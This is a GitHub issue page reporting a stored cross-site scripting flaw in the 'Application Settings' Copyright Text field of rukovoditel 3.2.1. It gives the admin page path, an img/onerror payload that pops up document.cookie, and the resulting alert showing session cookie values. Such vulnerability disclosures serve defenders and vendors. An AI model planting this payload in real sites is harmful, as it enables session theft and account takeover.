anhdq201 / **rukovoditel** Public

Code Issues 9 Pull requests Actions Projects Security ...

New issue Jump to bottom

Stored Cross Site Scripting Vulnerability on "Application Settings" in rukovoditel 3.2.1 #9

○ Open **anhdq201** opened this issue on Nov 2 · 0 comments

anhdq201 commented on Nov 2 • edited Owner


Version: 3.2.1

Description

An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Application Settings" feature.

Proof of Concept

Step 1: Go to "/index.php?module=configuration/application", click "Add" and insert payload " `<img src=1 onerror='alert(document.cookie)'/>` " in "Copyright Text" field.



Name of application: rukovoditel.demo

Short name of application: rukovoditel

Logo: Chọn tệp Không có tệp nào được chọn

Logo Link:

Will open in a new window

Favicon (32x32): Chọn tệp Không có tệp nào được chọn

Copyright Text: <img src=1 onerror='alert(document.cookie)'/>

Enter your Company Name here. The text displays at the bottom of the page. Symbol © added automatically.

Language: English


Users can change language under My Account page.

Skin:

By default, if the skin is not set, users can change the skin.
Selected skin will be installed for all users, and change the skin will be hidden.

Time Zone: Asia/Ho_Chi_Minh

Step 2: Alert XSS Message



localhost:13338 cho biết

```
fusion768l1_visited=yes;
usertbl_results=user_joined%2Cuser_lastvisit%2Cuser_groups;
usertbl_status=0; fusionwp6s4_visited=yes;
cookie_test=please_accept_for_session;
sid=ulsgma07kkegevg2tiknk7h902;
PHPSESSID=1cfnc0l1fp0ie48uvofari5noa;
webTareasSID=o75prl9v5q8pjflftgi321mipj
```

OK

Name of application: rukovoditel.demo

Short name of application: rukovoditel

Logo: Chọn tệp Không có tệp nào được chọn

Logo Link:

Will open in a new window

Favicon (32x32): Chọn tệp Không có tệp nào được chọn

Copyright Text: <img src=1 onerror='alert(document.cookie)'/>

Enter your Company Name here. The text displays at the bottom of the page. Symbol © added automatically.

Language: English

Users can change language under My Account page.

Impact

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

anhdq201 closed this as completed on Nov 2

anhdq201 reopened this on Nov 2

anhdq201 changed the title ~~Stored Cross Site Scripting Vulnerability on "Entities groups" in rukovoditel 3.2.1~~ **Stored Cross Site Scripting Vulnerability on "Application Settings" in rukovoditel 3.2.1** on Nov 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant